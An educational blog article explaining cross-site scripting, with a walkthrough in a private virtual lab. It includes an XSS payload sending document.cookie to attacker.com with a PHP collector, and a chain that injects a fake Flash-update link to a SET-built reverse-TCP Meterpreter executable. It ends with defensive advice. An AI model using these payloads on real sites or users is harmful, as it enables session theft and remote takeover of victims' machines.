


The XSS attack
In this article, we’re going to talk about the XSS (Cross Site Scripting) attack, explaining how it works and how it can be truly dangerous. To do this, we’ll explain in a very simple way how this attack works, and then we’ll run through a complete, concrete example, allowing us to take control of a victim’s machine.
Introduction
To understand the principle behind the XSS attack, let me remind you that the vast majority of computer vulnerabilities are due to unintended use of an application, an executable, or any other entity. When the user sends information longer than expected (buffer overflow), or an unhandled value (negative, when a positive value is expected), or when they add unexpected symbols (quotes, angle brackets when only letters were expected), if the checks are not carefully performed, then the program or application can be diverted from its intended use.
First steps
The XSS attack relies on these issues. It is possible when a value that can be controlled by the user is injected into a web page without sufficient checks, and when that value can be valid HTML/JavaScript code, which will then be interpreted by the browser.
Here’s a very simple example: the user can upload an image to a site and fill in a description field. If they upload the image cat.jpg and put A picture of my cat as the description, we will display (for example) on the site the following HTML code:
<img src="./cat.jpg" title="A picture of my cat" />
However, let’s imagine that the user chooses as description A picture" /><script>alert('hackndo');</script><p class="
In this case, we will end up with the following HTML code in our page
<img src="./cat.jpg" title="A picture" /><script>alert('hackndo');</script><p class="" />
This HTML code is valid and executes JavaScript within the user’s browser, even though this wasn’t intended by the original developer.
It is then enough to send the page containing the image to another person in order to execute JavaScript in that user’s browser. Since the injected code is saved by the server, and doesn’t disappear when the page is refreshed, this is called a persistent XSS attack.
When the injected code is not persistent, then it is a non-persistent XSS attack. This is the case, for example, in a search form, where the content of the search is displayed on the screen
<p>The user Pixis does not exist.</p>
If we send Pixis<script>alert('hackndo');</script> then the response will be
<p>The user Pixis<script>alert('hackndo');</script> does not exist.</p>
The JavaScript alert will be executed, but only for us, since the search must be launched with the carefully chosen field for this code to be injected into the page. When another user lands on the search page, our JavaScript code is not present on the page, so nothing will happen.
First risks
Contrary to what we might think, the fact that the payload is executed client-side is indeed a risk for the user. Indeed, the client has several pieces of secret information that are useful to the attacker, and they also have extensions in their browser that may have vulnerabilities.
So far, we’ve only displayed a pop-up in the victim’s browser, but we’re going to go a little further and steal the user’s cookies on the vulnerable site. To do this, we’ll use the cookie property of the document (provided that the cookies are not protected)
document.cookie
This allows us to retrieve the user’s cookies associated with the domain+port. Once the cookies have been loaded in the victim’s browser, the attacker needs to retrieve them. Several solutions are possible, but a common one is for the attacker to prepare a server on their side with a page that saves the value of a parameter http://attacker.com/get.php?v=<value>. On the attacker’s side, when this page is accessed with a value, it will, for example, be saved in a text file.
Here is a minimal example of a page
// get.php
<?php
  $cookie = $_GET['v'] . "\n";
  file_put_contents("cookies.txt", $cookie, FILE_APPEND | LOCK_EX);
Finally, for the victim to access the URL with their cookies, the attacker can use a redirect:
document.location
This allows the final payload to be constructed. Taking the example from the introduction with the image, the attacker will send as a description
A picture" /><script>document.location="http://attacker.com/get.php?v=" + document.cookie;</script><p class="
The page containing the image will then become
<img src="./cat.jpg" title="A picture" /><script>document.location="http://attacker.com/get.php?v=" + document.cookie;</script><p class="" />
And more clearly, with indentation (which has no effect on the code)
<img src="./cat.jpg" title="A picture" />
<script>
  document.location="http://attacker.com/get.php?v=" + document.cookie;
</script>
<p class="" />
When the victim visits the trapped page, they will be redirected to the attacker’s site with their cookies as parameters, which will then be saved by the attacker’s site in a cookies.txt file. The attacker can then log into the victim’s account using their cookies.
Going further
While many sites stop here when explaining XSS attacks, we’re going to see how a malicious person can take complete control of the victim’s machine using a vulnerability allowing this attack and a bit of social engineering.
Here is the test environment I set up for this example

An attacker has found a vulnerability allowing a persistent XSS attack on a website, and is going to trap a user.
A small (not at all secure!) web application has been created to illustrate this demonstration. It’s an image gallery application that lets you upload an image with a description to the server, and that image is then displayed to all users, with a tooltip revealing its description when hovering over the image. The code is available on my GitHub.
As we saw in the first part of this article, a flaw allowing XSS is present in the image description (but not only that, the name of the image could also be used to exploit the vulnerability, for example).
Here is the plan of action the attacker can follow
- Create an executable that will connect to the attacker’s server when launched
- Make this executable available on the attacker’s server
- Have the attacker’s server listening
- Simple exploitation of the flaw via XSS
- Create a payload that fakes a missing Flash plugin in the victim’s browser
- Exploitation
Creating the malicious executable
We’re going to create a malicious executable that will pose as software for updating Adobe Flash, but which will actually connect to the attacker’s machine to give them remote control of the victim’s machine. We won’t be doing anything very complicated, and only the program’s name will be used to lure victims.
We use the Social Engineering Toolkit to achieve our goal by creating a Windows Reverse_TCP Meterpreter. If you’ve understood the environment we’re in, this executable should connect to the attacker’s address when executed, an address which is 192.168.1.104, on port 6666 for example.

SET then creates a malicious executable in /root/.set/payload.exe, and we rename it to update_flash.exe
Hosting the executable
In order for the victim to download this executable, it must be available on a server. To do this, simply have a server running somewhere and put the file on it. In our test environment, the attacker is running a web server on their machine, so they make the executable accessible at http://192.168.1.104/update_flash.exe
Listening on the attacker’s side
When the victim runs this executable, a connection to the attacker’s address on port 6666 will be initiated. All we need to do is wait for this connection on the attacker’s side, either simply via a netcat command, or via SET or Metasploit in order to open a Meterpreter session when the victim connects. We’ll use SET in our example.
XSS attack
As seen previously, it is possible to exploit the flaw with the image description using the payload A picture' /><script>alert('hackndo');</script><p class='

Once the description field is filled in with our carefully prepared string, if we upload the image, the pop-up should appear.

The pop-up has indeed appeared, our XSS is working.
Fake missing Flash plugin
In order for the victim to download the malicious executable, we’re going to simulate the absence of a Flash plugin. To do this, very simply, I took a screenshot of what is displayed when Flash is not enabled

The goal being that the victim genuinely thinks there’s a missing Flash plugin, we’ll need to build a payload that doesn’t break the entire graphical interface of the site. We’ll imitate its behavior. Here is the expected normal result:
<img src='./img/Sunset.jpg' title='My picture' style='width: 100px; height: auto; padding: 10px;' />
And here’s what it will look like once we’ve exploited the vulnerability
<img src='./img/Sunset.jpg' title='Hackndo' style='width: 100px; height: auto; padding: 10px;' />
<br />
<br />
<a href='http://192.168.1.104/flash_update.exe'>
    <img src='http://192.168.1.104/flash.png' />
</a>
<p alt='' />

This will have the effect of displaying the image Sunset.jpg with the same style as the previous images, then displaying below it the missing plugin image, with a link to the malicious executable. If we send this as the description of a photo, here’s what we get
Hackndo' style='width: 100px; height: auto; padding: 10px;' /><br /><br /><a href='http://192.168.1.104/flash_update.exe'><img src='http://192.168.1.104/flash.png' /></a><p alt='
Exploitation

Everything is ready. All that’s needed now is for an unsuspecting user to visit the site, think that a Flash plugin is missing or disabled in order to see the content of the site. They will then click on Activate Adobe Flash, which will cause them to download the flash_update.exe executable. By running it, they will connect to the attacker’s server, allowing the latter to take control of the victim’s machine.


The attacker can then open the session and launch a shell on the victim’s machine, then for example create an empty file called HACKED_BY_PIXIS.txt on the victim’s desktop. Of course, I remind you that we are in a test environment for educational purposes, and the machines on which this example was carried out are all virtual machines belonging to me.
Conclusion
In this article, we’ve seen the basic workings of an XSS attack and how dangerous it can become. Obviously, many sites are aware of this type of vulnerability and filter user input. There is then a cat-and-mouse game to bypass the protections put in place. Just take a look at the OWASP site to be convinced.
If you are a website developer, be sure to protect all variables that a user can modify directly or indirectly; this is the key to beginning protection.
Furthermore, regarding cookies, there are flags to protect them such as HttpOnly and the Secure flag.
To go further, I invite you to learn about the BeEF project, which allows even more actions with XSS attacks, as well as all the protection and bypass techniques that can exist (or at least, as many as possible). This way, you’ll know what to protect yourself against when developing your site.
I hope you enjoyed this article. If you have any questions or comments, feel free to ask them in the comments!